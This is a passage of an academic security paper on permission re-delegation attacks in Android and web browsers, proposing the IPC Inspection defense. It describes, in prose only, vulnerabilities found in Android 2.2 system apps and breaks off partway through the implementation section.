[43] STORM, D. Zombies and Angry Birds attack: mobile phone malware. *Computerworld* (November 2010).

[44] TIURYN, J. Type inference problems: A survey. In *Proceedings of the Mathematical Foundations of Computer Science* (1990).

[45] VALLEE-RAI, R., GAGNON, E., HENDREN, L., LAM, P., POMINVILLE, P., AND SUNDARESAN, V. Optimizing java bytecode using the soot framework: Is it feasible? In *International Conference on Compiler Construction, LNCS 1781* (2000), pp. 18–34.

[46] WARE, M. S., AND FOX, C. J. Securing Java Code: Heuristics and an Evaluation of Static Analysis Tools. In *Proceedings of the Workshop on Static Analysis (SAW)* (2008).

[47] YIN, H., SONG, D., EGELE, M., KRUEGEL, C., AND KIRDA, E. Panorama: Capturing System-wide Information Flow for Malware Detection and Analysis. In *Proceedings of the ACM conference on Computer and Communications Security* (2007).

Notes

[1]The undx and dex2jar tools attempt to decompile `.dex` files, but were non-functional at the time of this writing.

[2]Note that it is sufficient to find *any* type-exposing instruction for a register assignment. Any code that could result in different types for the same register would be illegal. If this were to occur, the primitive type would be dependent on the path taken at run time, a clear violation of Java's type system.

[3]Fortunately, these dangerous applications are now nonfunctional, as the `imnet.us` NS entry is `NS1.SUSPENDED-FOR.SPAM-AND-ABUSE.COM`.

Permission Re-Delegation: Attacks and Defenses

Adrienne Porter Felt
apf@cs.berkeley.edu
University of California, Berkeley

Helen J. Wang, Alexander Moshchuk
{helenw, alexmos}@microsoft.com
Microsoft Research

Steven Hanna, Erika Chin
{sch, emc}@cs.berkeley.edu
University of California, Berkeley

Abstract

Modern browsers and smartphone operating systems treat applications as mutually untrusting, potentially malicious principals. Applications are (1) isolated except for explicit IPC or inter-application communication channels and (2) unprivileged by default, requiring user permission for additional privileges. Although inter-application communication supports useful collaboration, it also introduces the risk of *permission re-delegation*. Permission re-delegation occurs when an application with permissions performs a privileged task for an application without permissions. This undermines the requirement that the user approve each application's access to privileged devices and data. We discuss permission re-delegation and demonstrate its risk by launching real-world attacks on Android system applications; several of the vulnerabilities have been confirmed as bugs.

We discuss possible ways to address permission re-delegation and present IPC Inspection, a new OS mechanism for defending against permission re-delegation. IPC Inspection prevents opportunities for permission re-delegation by reducing an application's permissions after it receives communication from a less privileged application. We have implemented IPC Inspection for a browser and Android, and we show that it prevents the attacks we found in the Android system applications.

1 Introduction

Traditional multi-user operating systems like Windows and Linux associate privileges with user accounts. When a user installs an application, the application runs in the name of the user and inherits the user's ability to access system resources (e.g., the camera). Browsers and smartphone operating systems, however, have shifted to a fundamentally new model where applications are treated as potentially malicious and mutually distrusting. Principals receive few privileges by default and are isolated from one another except for communication through explicit IPC channels. Only the user can grant individual applications permission to use devices and access user-private data (e.g., location) through system APIs. Consequently, each application has its own set of permissions, as granted by the user.

IPC in a system with per-application permissions leads to the threat of *permission re-delegation*. Permission re-delegation occurs when an application with a user-controlled permission makes an API call on behalf of a less privileged application without user involvement. The privileged application is referred to as a *deputy*, wielding authority on behalf of the user. The permission system should prevent applications from accessing privileged system APIs without user consent, but permission re-delegation circumvents this rule. This violates the user's expectation of safety when interacting with unprivileged applications. Permission re-delegation is a special case of the confused deputy problem [23] where authority is given by the user's permission.

We demonstrate that permission re-delegation is a realistic threat with a case study on Android applications. Android features per-application permissions and IPC, which are the necessary conditions for permission re-delegation vulnerabilities in applications. More than a third of the 872 surveyed Android applications request permissions for sensitive resources and also expose public interfaces; they are therefore at risk of facilitating permission re-delegation. We find 15 permission re-delegation vulnerabilities in 5 core system applications.

The threat of permission re-delegation is particularly important for web browsers, which are just beginning to add APIs that provide websites with access to devices and geolocation [32]. Additionally, an IPC primitive named `postMessage` has been widely deployed over the past few years, facilitating interaction between applications. Although device access for web applications is not yet widespread in 2011, permission re-delegation attacks will be a concern for future web applications. Addressing the problem of permission re-delegation prior to the full adoption of device APIs will be beneficial to future browser security.

We consider possible defenses against permission re-delegation attacks and propose IPC Inspection, a new OS mechanism that reduces a deputy's privileges after receiving communication from a less privileged application. Privilege reduction reflects that a deputy is under the influence of another application. Consequently, the permission system can deny a privileged API call from the deputy if any application in the chain of influence lacks the appropriate permission(s). We implement IPC Inspection for two different platforms: the Android operating system and ServiceOS's browser runtime [38]. Our Android implementation prevents all of the attacks we discovered in our case study. We evaluate the impact of IPC Inspection on applications and anticipate that most applications would require few changes to work with IPC Inspection, but some might require more permissions.

Contributions. We demonstrate that permission re-delegation is a widespread threat in modern platforms with per-application permissions and IPC. We also propose IPC Inspection, a new OS mechanism to defend against permission re-delegation.

Outline. We define the problem of permission re-delegation in Section 2. We then cast the problem in the context of today's web and smartphone platforms in Section 3. We describe our experience of discovering permission re-delegation vulnerabilities in Android in Section 4. We discuss possible defenses utilizing known techniques in Section 5 and then propose a detailed design for IPC Inspection in Section 6. We describe our implementation experience on Android and ServiceOS in Section 7. In Section 8, we evaluate the effectiveness of IPC Inspection. We discuss related work in Section 9.

2 Permission Re-Delegation

Permission systems prevent applications from performing actions that are not desired by the user. We are concerned with attacks on *user-controlled resources*, which are the resources guarded by permissions that are granted by the user. Devices like the camera and GPS are user-controlled resources, as are private data stores like lists of calendars and contacts. We do not consider attacks on resources not controlled by user-granted permissions, like memory or application-specific databases.

Permission re-delegation occurs when an application with a permission performs a privileged task on behalf of an application without that permission. This is a confused deputy attack [23] or privilege escalation attack. In this scenario, the user delegates authority to the *deputy* by granting it a permission. The deputy defines a public interface that exposes some of its functionality. A malicious *requester* application lacks the permission that the deputy has. The requester invokes the deputy's interface, causing the deputy to issue a system API call. The system will approve and execute the deputy's API call because the deputy has the required permission. The requester has succeeded in causing the execution of an API call that it could not have directly invoked (Figure 1).




Figure 1: Permission re-delegation attack. The requester does not have the text message permission, but the deputy does. The deputy also defines a public interface with a `Notify` method, which makes an API call requesting to send a text message. When the requester calls the deputy's `Notify` method, the system API will send the text message because the deputy has the necessary permissions. Consequently, the attack succeeds.

Permission re-delegation can occur in three ways. First, an application may accidentally expose internal functionality to other applications. Second, a "confused" deputy might intentionally expose functionality, but an attacker might invoke it in a surprising context [23]. Third, the developer might expose functionality with the goal of attenuating authority but implement the attenuation policy incorrectly or in a way that is inconsistent with the system policy.

We cannot expect the deputy's developer to "opt in" to extra security measures or implement system policies. The deputy is neither helpful nor harmful to system security. Most developers are not security experts, and they are not independently motivated to prevent permission re-delegation because the consequences of permission re-delegation do not affect the deputy itself.

Although the deputy is trusted with some permissions, it is not trusted with all permissions. An application is trusted with precisely the set of permissions approved by the user, and the deputy and requester may have disjoint sets of dangerous permissions. A prevention mechanism cannot grant a deputy access to its requester's permissions unless the deputy already has the permissions.

We aim to equip the permission system with the ability to deny API requests made by a deputy on behalf of an unprivileged requester. Such an access control mechanism prevents the requester from executing privileged actions with side-effects or requesting sensitive data through another application. However, we do not address the problem of preventing a privileged application from sharing sensitive data that it has legitimately and independently obtained. We focus on protecting *access integrity*, whereas improper data sharing is a *confidentiality* problem. Preventing data leakage is a complementary problem beyond the scope of our work.

3 Scenarios

We discuss permission re-delegation as it applies to web browsers and smartphone operating systems.

3.1 Web Applications

Websites are mutually distrusting principals [37, 5, 3]. Today's browsers isolate websites from one another under the Same Origin Policy, which states that code from one site cannot access another site's content [33]. Traditionally, websites have also been prevented from accessing the user's local resources. However, this is changing as web applications begin to exhibit rich functionality.

Browsers are starting to offer APIs for accessing users' local resources. For example, the HTML5 device element [24] provides web applications with access to streaming audio and video data. The W3C Device APIs and Policy Working Group [35] is designing interfaces for contacts, calendars, messaging, cameras, and more. New versions of Firefox, Google Chrome, and Safari support preliminary versions of the HTML5 geolocation API [32]. Access to these APIs will be controlled by permissions that users grant to website origins.

Web permission re-delegation can occur in two ways:

1. *New windows.* In this scenario, a user unknowingly navigates to a malicious website. The malicious website opens a website with a permission in a new window. If the deputy website makes a privileged API call upon loading, then the malicious website has successfully mounted a permission re-delegation attack. This attack can be completely invisible to the user if the malicious requester loads the deputy in an invisible child frame; alternately, it can be hidden by opening the deputy as a pop-under window beneath the active browser window.

2. *Messages.* As in the previous scenario, a user unknowingly navigates to a malicious website. The malicious website sends a message to a deputy website that offers services to other websites via `postMessage`, an asynchronous client-side message passing channel. Requesters can send messages to new child frames or existing windows that are navigationally connected to the requester [25].




Figure 2: Safari 5 requests the user's permission before granting a website access to geolocation.

For example, consider a user who permanently grants a website the ability to record live video of the user for the purpose of streaming the video to a known web address (like Qik). The video website automatically begins simultaneously recording and streaming as soon as it is loaded. Later, the user visits a malicious website that loads the video website in an invisible child frame; as a result, the browser begins recording streaming live video without the user's knowledge.

Major browser vendors have recognized the problem of permission re-delegation. Mozilla Firefox, Safari, and Google Chrome implemented the geolocation permission with restrictions on child iframes. When a website is opened as a child iframe, it has no geolocation permission; the user is prompted for approval, even if the user has previously granted the website the geolocation permission. This prevents permission re-delegation attacks using iframes, but does not prevent permission re-delegation attacks on top-level windows or attacks between two iframes embedded in the same page. We also want to extend the defense mechanism beyond geolocation to all future permission-controlled browser APIs.

3.2 Smartphone Applications

Smartphone platforms like iOS, Android, and Windows Phone 7 support third-party application markets. The markets have a low cost of entry, and not all of the developers are equally trustworthy. Consequently, smartphone operating systems treat applications as potentially malicious. Smartphone operating systems also provide APIs to phone devices (Bluetooth, camera, GPS, etc.) and the network. Upon user approval, smartphone operating systems grant per-application access to these resources.

This paper focuses on Android, although our work applies to other smartphone operating systems with user-controlled application permissions and IPC. Android permissions are categorized into 3 security levels: Normal, Dangerous, and Signature.[1] Normal permissions protect API calls that could annoy but not harm the user (e.g., `SET_WALLPAPER`); these do not require user approval. Dangerous permissions let an application perform harmful actions (e.g., `RECORD_AUDIO`). Signature permissions regulate access to extremely dangerous privileges, e.g., `CLEAR_APP_USER_DATA`. Malware with Dangerous or Signature permissions can spy on users, delete data, and abuse their billing accounts [7, 27, 34].

Android applications may communicate with each other, which introduces opportunities for permission re-delegation. Inter-process messages known as *Intents* are used for communication. Applications can make four types of components publicly available:

[1] We group SignatureOrSystem and Signature permissions together since there is no significant distinction between the two categories.




Figure 3: Android displays permissions for user approval during the installation of an application from the Android Market.

- *Services* run in the background. They can be started with Intents or "bound" for synchronous calls.
- *Activities* provide applications with user interfaces. They can be started with Intents. An Activity can optionally provide a return value that is delivered when the user finishes interacting with the Activity.
- *BroadcastReceivers* handle broadcast Intents. They run in the background. Sometimes they invoke a Service or an Activity to handle the task.
- *ContentProviders* are local databases.

Services and BroadcastReceivers are inviting targets for stealthy permission re-delegation attacks because they may not have a visible user interface. A developer can restrict access to a component by specifying in the manifest that requesters must have a given permission or dynamically checking the caller's identity at runtime.

3.3 Granting Permissions

Current permission systems ask users to grant permissions in one of two ways:

Time-of-Use. In a time-of-use permission system, users are prompted to approve or deny permission for a resource when a privileged API call is made. Web browsers and Apple iOS use this type of permission for third-party applications. The permission may be granted permanently, for a period of time, or for a single use. Figure 2 provides an illustration of Safari 5 asking a user to grant a time-of-use permission.

Install-Time. In a system with install-time permissions, an application declares its permission requirements in a manifest file. The user is prompted to approve the permissions during the installation process, and the application is only installed if the user grants permanent permissions to the requested resources. In a strict install-time permission system, new permissions cannot be requested during runtime. Android and Windows Phone 7 use install-time permissions. Figure 3 shows an example of an Android installation permission prompt.

	Public Service	Public Receiver
Dangerous permissions	84	269
Signature permissions	13	34

Figure 4: We surveyed 872 Android applications and identified ones with both public components and notable permissions.

4 Case Study: Attacks on Android

We perform a case study on Android applications to demonstrate that permission re-delegation is a real-world concern. We find that many applications are at risk of containing a vulnerability, and we build example attacks using core system applications.

4.1 At-Risk Applications

An application is *at risk* of containing a permission re-delegation vulnerability if it both requests permissions and exposes a public interface. In particular, we are interested in stealthy attacks that can be conducted in the background. We examine a set of 872 applications, which is composed of the 16 core system applications that come pre-installed with Android 2.2, the 756 most popular free applications from the Android Market, and the 100 most popular paid Market applications.

For each application, we parse its manifest to find its list of permissions, public Services, and public Receivers. Services always run in the background, and Receivers might run in the background. By evaluating whether an application has both permissions and a Service/Receiver, we can identify at-risk applications. We discard public components that are protected by permissions in the manifest, as they may not be at risk.

It is also possible for an application to perform a dynamic check on its caller's permissions, which would not be reflected in our manifest analysis. 9% of all applications in our set perform dynamic permission checks; however, the permission checks are not often used to prevent external use of Services or Receivers. (They are typically used to protect Providers, which we do not consider, or by embedded advertising libraries to determine what operations they can perform.) We examined a set of 50 randomly selected applications with public components and found that only 1 application does so to protect a Receiver or Service.

Figure 4 shows the highest-level permission of an application, and whether it also has an unprotected public component. Overall, 320 of the 872 applications (37%) have permissions and at least one type of public component. 11 of the 16 system applications are at risk.

4.2 Vulnerabilities

We examine the at-risk system applications to identify stealthy permission re-delegation vulnerabilities. An application contains a vulnerability if there exists an exploitable path in the application between a public entry point and a restricted system API call. We construct attacks using 15 vulnerabilities in 5 applications. These vulnerabilities are present on every Android 2.2 phone.

Finding Attacks. To find vulnerabilities, we created a path-finding tool. We first disassemble the at-risk system applications using Dedexer [31]. Our tool then parses the disassembled applications to find method declarations and invocations; from the results, we build the call graphs of the applications. Searching the call graphs reveals paths from public entry points to protected system API calls. This tool likely misses viable attack paths; our call graph analysis does not handle inheritance relationships or detect flow through structures like callbacks. We also were only able to look for attacks on a subset of the API due to incomplete documentation.

We identify valid attacks by building test cases for the paths produced by our path-finding tool. We only consider attacks on API calls with verifiable side effects, so that we can tell if an attack succeeds. We are also only able to look for attacks on a subset of the API because Android permission documentation is incomplete.

Results. We built attacks using 5 of the 16 system applications. All of the attacks succeed in the background with no visible indication to the user. These 5 applications provide 15 paths to 13 interfaces with permissions, one of which is SignatureOrSystem and nine of which are Dangerous. We present two example permission re-delegation attacks:

Settings serves as the phone's primary control panel. When a user presses certain buttons, Settings' user interface sends a message to a Settings BroadcastReceiver that turns WiFi, Bluetooth, and GPS location tracking on or off. However, Settings' BroadcastReceiver accepts Intents from any application. An unprivileged application can therefore ask the Settings application to toggle the state of devices by sending its BroadcastReceiver the same Intents that it expects from its user interface. Turning these devices on or off is supposed to require Dangerous permissions (`CHANGE_WIFI_STATE`, `BLUETOOTH_ADMIN`, and `ACCESS_FINE_LOCATION`, respectively).

Desk Clock provides time and alarm functionality. One of its public Services accepts directions for playing alarms. If an unprivileged application sends an Intent requesting an alarm with no end time, then Desk Clock will indefinitely vibrate the phone, play an alarm, and prevent the phone from sleeping. The alarm will continue until the user kills the Desk Clock process. Playing sound with a wake lock requires the Dangerous `WAKE_LOCK` permission, and vibrating the phone requires the Normal `VIBRATE` permission.

We found concrete vulnerabilities in 5 of the 16 applications, which amounts to half of the 11 system applications that we identified as at-risk. It is likely that the other at-risk system applications also contain vulnerabilities that we did not uncover. (Our call graph tool is limited, as discussed above.) We have notified the Android team; several of the vulnerabilities have been confirmed and fixed [16, 15, 17, 18].

5 Defense Discussion

We present our requirements for a permission re-delegation defense mechanism and consider whether existing techniques can satisfy these goals.

5.1 Goals

Our goals for a successful permission re-delegation defense mechanism are:

1. *Preventing permission re-delegation*: Applications should not be able to re-delegate permissions for user-controlled resources.
2. *Runtime independence*: We want the solution to be language- and runtime-independent. This is advantageous because many platforms support applications that are written in different programming languages and run on different runtimes.
3. *Developer independence*: Given evidence that developers are unmotivated to proactively prevent permission re-delegation (Section 4.2), a solution cannot rely on developer diligence for security.
4. *Ease of development*: The mechanism should not impose an excessive burden on developers; applications should retain their functionality.
5. *Dynamic*: The defense mechanism must work at runtime and not depend on application analysis. Client-side application analysis is not feasible for web applications because website code can change and encompass arbitrarily many documents.

Our focus is on controlling access to resources; it is not our goal to protect data privacy. We wish to prevent a privileged piece of data from being accessed, but we do not aim to prevent it from being shared once it has been accessed. Protecting data privacy can be achieved with complementary solutions like TaintDroid [12].

5.2 Potential Defenses

Capabilities. A *capability* is an unforgeable, shareable token that, when used, grants access to a privilege [23]. To prevent permission re-delegation, a deputy could ask its requester to provide a capability and use it to make system API calls. However, this approach does not meet our goal of developer independence; a poorly written deputy could use its own capabilities rather than its requester's when making system API calls.

Alternately, a system could control access to privileges by requiring approval before granting an application the ability to communicate with a deputy. This would require static analysis of the deputies installed on the client to understand what user-relevant privileges the communication would involve. Following the example in Figure 1, an application that wants to use the "Notify" deputy would need to be authorized to use the underlying "Send Text" authority. Static capability provisioning is a topic for further exploration, but it can only be applied to platforms where static analysis of deputies is possible.

Taint Tracking. In a taint tracking-based solution, the requester's data could be the source of taint, and the taint could propagate as the requester's data interacts with the deputy. If a deputy makes a privileged API call and the call is tainted, then the system could become aware that permission re-delegation has occurred. Unfortunately, tracking both data flow and control flow in a runtime-independent manner incurs more than an order of magnitude of performance overhead [14]. Furthermore, taint tracking both data and control flow would likely lead to taint explosion. Taint explosion would make the system unnecessarily restrictive. A taint tracking-based solution would need to track both direct and indirect taint flows because not all permission re-delegation attacks are data-dependent. For example, not all API calls require parameters, and some applications process IPC calls without reading the actual message.

MAC. Mandatory access control (MAC) systems (e.g., [9, 20]) are centralized information flow control systems where the operating system enforces a fixed information flow control policy across integrity or confidentiality levels. Such systems mandate that no information can flow from low-integrity principals to high-integrity principals or from high-confidentiality to low-confidentiality principals. Our goal of preventing permission re-delegation can be cast as MAC to some extent: a permission set could be treated as an integrity label, and A would have a lower integrity level than B if A has a permission that B does not. We are then concerned about safe information flow with respect to access to user-controlled resources.

However, Android applications cannot be strictly ordered because applications often do not fit the subset relationship. When this happens, neither the deputy nor the requester has a strictly higher integrity level. This presents an application functionality problem: when a requester initiates communication with a deputy, the requester cannot receive the response if it has a permission that the deputy lacks. Since Android applications commonly have intersecting but non-subset permission sets, this represents a significant functionality problem. Section 8.2 describes examples of applications for which this would be prohibitively restrictive.

Stack Inspection. Stack inspection [19, 36] is used in Java Virtual Machines and the Common Language Runtime to prevent confused deputy attacks within a runtime. When a deputy makes a privileged API call, the system checks whether the call stack includes any unprivileged applications. Principals in the permission re-delegation threat model operate in separate runtimes; to adapt to this scenario, the runtime could annotate the bottom of the stack with the requester's identity when delivering a message event or starting the application.

Standard stack inspection has several shortcomings. First, the approach is dependent on the runtime for correctness and would need to be re-implemented repeatedly for a system with multiple types of runtimes. Second, stack inspection cannot prevent permission re-delegation when the deputy's API call is de-synchronized from the request because the requester does not appear on the call stack. For example, JavaScript is event-driven after the initial document loads, and each event has a different stack; and Android applications often make internal IPC calls (each of which resets the stack) in order to complete a single operation.

HBAC. History-based access control (HBAC) reduces the permissions of trusted code after any interaction with untrusted code [1]. Like stack inspection, HBAC relies on runtime mechanisms and does not achieve our goal of runtime independence. Like MAC, HBAC performs permission reduction upon receipt of return values, which places constraints on application functionality.

6 IPC Inspection

We build upon existing techniques to propose a new defense for permission re-delegation. We track information flow through inter-application messages, but not within an application. Our solution is similar to stack inspection or HBAC, but modified to address their limitations. Like HBAC, we perform privilege reduction following communication, but we apply our mechanism at the OS level rather than as part of a runtime.

6.1 Our Design

We propose *IPC Inspection*. When an application receives a message from another application, we reduce the privileges of the recipient to the intersection of the recipient's and requester's permissions. We consider an application to be acting as a deputy on behalf of a requester once it has received communication from the requester. The deputy's current set of permissions captures the communication history of the deputy and other applications. Privilege reduction does not remove privileges that are not controlled by the user.

IPC Inspection carries the same semantics as stack inspection, but we generalize method invocations to IPC calls and externalize intra-application asynchronies like message queues. IPC Inspection is also runtime- and language-independent.

Basic Rules. IPC Inspection is comprised of three primary mechanisms. First, we maintain a list of current permissions for each application. Second, we build privilege reduction into the system's inter-application communication mechanisms. Starting an application and sending an explicit message both count as IPC. Third, we allow a receiving application to accept or reject messages. Applications can limit who they receive messages from by registering a list of acceptable requesters. Depending on the platform, acceptable requesters can be identified individually (e.g., by domain) or based on their set of permissions (i.e., any application with permission Y). This prevents privilege reduction from being abused as a denial of service mechanism.

More precisely, we define four basic rules to govern access rights and privilege reduction. We write $A \rightarrow B$ to indicate that application A sends a message to application B, and let $P^t(A)$ denote the set of permissions held by application A at time t. The rules follow:

1. Initial state: $P^0(A) = P^{Original}(A)$. When an application starts running, it begins with the permissions that were granted by the user.
2. Privilege reduction for recipient: If $R \rightarrow D$ at time t, then $P^t(D) = P^{t-1}(D) \cap P^{t-1}(R)$. When an application receives a message, its permissions are reduced to the intersection of its and the sender's current permissions.
3. Sender's permissions remain unchanged: If $R \rightarrow D$ at time t, then $P^t(R) = P^{t-1}(R)$.

Several properties of privilege reduction follow from the access rights rules:

- Transitivity. An application's current permissions reflect the permissions of all of the applications in a chain of communication. If $R_1 \rightarrow R_2$ at time t, and $R_2 \rightarrow D$ at time $t+1$, then $P^{t+1}(D) = P^{t-1}(R_1) \cap P^{t-1}(R_2) \cap P^t(D)$.
- Additivity. If an application receives messages from multiple applications, then its permissions will be repeatedly reduced. $P^t(D) = P^0(D) \cap \bigcap_{i=1}^{t-1} P^i(R_i)$, where $R_i \rightarrow D$ for each time i.
- Bounds. An application's current permissions can never exceed its original permissions (i.e., $P^i(A) \subseteq P^0(A), \forall i$); there is no mechanism for increasing permissions.

Privilege reduction requires the platform to compute the intersection of two permissions, and this intersection function will differ by permission scheme. For example, permissions can be hierarchical, temporal, or monetary (as in \$5 for text messages). When calculating the intersection, the lesser value needs to be taken: the permission lower in the hierarchy, the lower monetary limit, or the shorter temporal permission.

Non-Simplex IPC. The basic rules apply to *simplex* (unidirectional) communication. Simplex communication implies a clear relationship: the requester sends a message or starts an application, and the deputy acts. However, an operating system can offer other communication mechanisms. With *request-reply* IPC, the recipient of a message returns a value. For example, an Android Activity may return a result upon completion. The roles of deputy and requester remain clear with request-reply IPC, so IPC Inspection does not reduce the requester's permissions when it delivers a reply. In contrast, *duplex* communication is a stream of data that flows between two applications (e.g., TCP sockets). Both applications can act as a deputy or requester during duplex IPC, so IPC Inspection reduces the privileges of both. Applications can implement alternate protocols atop these three primitives, but the OS will not be aware of them.

IPC Inspection is similar in spirit to Mandatory Access Control, but IPC Inspection is less strict because it does not enforce privilege reduction in both directions after request-reply communication. This decision is in the interest of application functionality: highly-privileged requesters would be unable to accept responses from less-privileged deputies without risking loss of privilege. Although there is a chance that a permission re-delegation attack could stem from the receipt of a return value, it is not a common case. Section 8.2 describes examples of applications that would not be able to function if return values prompted privilege reduction.

HBAC also reduces privileges based on return values but attempts to preserve application functionality by providing authors with explicit rights restoration. In HBAC, an application can validate a return value and then request to have its removed privileges reinstated. Although rights restoration solves the functionality problem, it relies upon developers correctly and non-spuriously restoring their permissions. Developers could abuse this mech-

anism by restoring permissions in every permission failure exception handler. Therefore, we choose not to support explicit rights restoration in IPC Inspection.

Application Instances. Deputies may need to simultaneously interact with the user and multiple requesters. For example, the user might be interacting with an application when it receives a message from a less-privileged requester; the ensuing privilege reduction caused by the requester would interfere with the user's experience. To prevent privilege reduction from impeding application functionality, we create new application instances to handle messages. All applications have a primary instance, which is the instance of the application that the user interacts with. When a requester asks the system to send a message to the deputy, the system automatically starts a new instance of the application. Multiple instances of the same application will run concurrently, in their own isolation units with their own current permissions.

As a performance optimization for install-time permission systems, it is not always necessary to create a new instance. The primary instance can be used for requests that do not prompt privilege reduction. In an install-time permission system, we know that privilege reduction is not necessary if the deputy already lacks permissions or the requester has a superset of the deputy's permissions. Instance reuse is not possible with time-of-use permission systems because the deputy could dynamically request more permissions; it would not be clear which requester is responsible for the permission prompt.

Some applications cannot exist in duplicate. Long-running background processes may have state that cannot be multiply instantiated. For this purpose, the system can let applications request to be *singletons*. All communication events will be dispatched to the same instance for a singleton application, and a singleton application's permissions will be repeatedly reduced upon the delivery of each communication event until the application exits.

Our altered version of Android automatically creates a new instance for every communication event unless a deputy asks to be a singleton; our browser implementation creates a new instance whenever a requester programmatically opens a new window, but not when messages are sent to an existing window. The singleton design pattern does not make sense from a web application perspective because websites already expect to be simultaneously open in multiple windows in the same browser.

Circumvention. A malicious deputy could circumvent the IPC Inspection rules: a developer could place information about a request in storage and then perform the request later when the deputy regains full privileges. This does not violate any of our goals. We are not concerned with deputies maliciously sharing permissions; after all, a malicious deputy could directly abuse its permissions. Instead, we are concerned about benign deputies thoughtlessly or accidentally giving away privileges to other applications. We expect that the pattern of saving requests in storage would be rare in practice.

Permission re-delegation attacks could be mounted using return values from request-reply IPC. In this attack, a privileged application sends a message to an unprivileged application. The unprivileged application returns a malicious value, which causes the privileged application to perform a malicious action. We do not defend against this attack in the interest of application functionality. Our policy of disregarding return values is similar to the policy enforced by stack inspection.

6.2 Platform Proposals

We discuss the impact of IPC Inspection rules on permissions and communication, and we present proposals for how systems could add extra support for IPC Inspection.

Permission Requests. IPC Inspection changes how users and developers interact with permissions. The impact of IPC Inspection depends on whether the system uses time-of-use permissions or install-time permissions. Time-of-use permission systems are the simpler case: in a time-of-use permission system like the browser, the user could be prompted whenever permission re-delegation is detected. For example, "Allow R and D to send text messages?" If the user answers affirmatively, the API call completes. As such, time-of-use permission systems can accommodate IPC Inspection without changes to the developer experience.

The relationship between IPC Inspection and install-time permission systems (e.g., Android) is more complex. If IPC Inspection is used with a pure install-time permission system, then an application's developer must request all of the permissions used by the deputies that the application interacts with. First, this might be hard to determine. Second, this could lead to permission bloat: a requester must have all of the permissions needed by its deputy or deputies, even if the requester never individually uses the permissions. To prevent this, we propose the relaxation of install-time permission requirements when IPC Inspection is applied to a platform. If permission re-delegation is detected, the platform could prompt the user to grant the requester temporary access to the privilege via the deputy. If granted, the deputy's permission would be restored. This would prevent requester applications from needing to request permissions that they will not use independently from deputies. This change would require usability studies to determine whether it effects user understanding of permissions.

Request-Reply for the Web. Today's websites exchange messages using `postMessage`, a simplex communication primitive. Websites that wish to use request-reply semantics must construct the necessary support on top of `postMessage`; e.g., such support is built into the popular jQuery library. Unfortunately, the browser is unaware of such application-level semantics and must apply IPC Inspection rules to all `postMessage` recipients, which may conflate the requester and the deputy. When a requester receives a `postMessage` corresponding to a return value, the browser will treat it as a deputy and unnecessarily reduce its privileges.

Current web standards lack a request-reply IPC primitive that would let browsers avoid this problem. We propose adding such a primitive by extending `postMessage` to take an optional callback argument. Replies would not trigger privilege reduction.

Device Policies. Instance reuse is not possible for systems with time-of-use permissions, as discussed in Section 6.1. However, it would be possible if the browser could identify sites that do not ask for any permissions. We propose that browsers only grant device access to web applications if they statically declare that they will ask for permissions. Web sites without permissions would never need to be multiply instantiated. This could be implemented, for example, with Content Security Policies, which already support developer-authored restrictions on what scripts, images, etc. can be loaded into a page [28]; a new rule would enable device access.

7 Implementation

We implemented two IPC Inspection prototypes: one for Android and one for ServiceOS's browser runtime.

7.1 Android

We implemented a prototype of IPC Inspection as part of Android 2.2. We added support for IPC Inspection to the PackageManager and ActivityManager. The PackageManager installs applications, stores their permissions, and enforces permission requirements. The ActivityManager handles communication between applications and starts applications as necessary.

Five events trigger privilege reduction: starting a Service, binding a Service, starting an Activity, receiving a Broadcast Intent, and requesting a ContentProvider. Our altered ActivityManager notifies the PackageManager whenever any of these five communication events occurs. One notable exemption is the Launcher system application, which we allow to communicate with any other application freely, to prevent privilege reduction from occurring whenever the user launches applications.

When the PackageManager is notified of a pending communication event, it checks whether privilege reduction needs to occur. The message is dispatched normally, without privilege reduction, if (1) the message is from the system process, or (2) the requester has all of the target's permissions. Otherwise, privilege reduction of the target occurs before the message is delivered.

The mechanics of privilege reduction differ based on whether the target application is a singleton. The PackageManager reduces privileges of singleton applications by removing the appropriate permission(s) from the data structure that assigns permissions to application UIDs. An application can request to be a singleton by setting a `singleton` value in its manifest. For non-singleton applications, the PackageManager instructs the ActivityManager to create a new instance of the application to receive the message. The ActivityManager places each new instance in a new process, with the same UID as the application's primary instance. When the instance's process is created, the PackageManager records the removed permissions in a data structure associated with the instance's PID. Instances of an application have access to the same files because they share a UID. Android also uses UIDs as a security boundary between applications, but we assume instances are not trying to attack each other. For both singletons and non-singletons, the PackageManager records which requester is responsible for the removal of removed permissions in a `blame` map.

Permission enforcement in our modified version of Android occurs in two steps. First, the standard permission enforcement mechanism checks whether the given permission is assigned to the application's UID. This check will return the same result for all instances of an application, since permissions are associated with UIDs. If the standard permission check succeeds, then our altered PackageManager additionally checks whether the permission is in the process's list of removed permissions for that instance. If it is, then access is denied. The `blame` map allows the PackageManager to identify the requester that is responsible for a permission failure. Following our proposal in Section 6.2, the operating system could then ask the user to temporarily grant the permission, although we did not implement this user interface.

We also extend the manifest file format so that deputies can limit incoming messages. The existing Android `permission` attribute lets an application specify a permission that a requester must have. We extend this to accept a set of permissions. If the developer limits the receipt of incoming messages to requesters with adequate permissions, then the application will never need to undergo privilege reduction.

7.2 ServiceOS

To demonstrate IPC Inspection in the context of web applications, we implemented IPC Inspection as a permission manager for ServiceOS, a client platform that supports both web and desktop applications [38]. Our implementation enabled IPC Inspection for ServiceOS's browser runtime.

In ServiceOS, each web origin is a principal as defined by the Same Origin Policy [33]. Permissions for user-controlled resources are granted on a per-principal basis. When a user navigates to a website by following a link or entering a new URL into the location bar, the resulting window is associated with the appropriate site principal. The user is asked to grant or deny permissions for that origin. The permission manager keeps track of all current permissions and controls access to a mock device API that represents the new HTML5 APIs.

The browser's communication system informs the permission manager of communication events. Two events trigger privilege reduction:

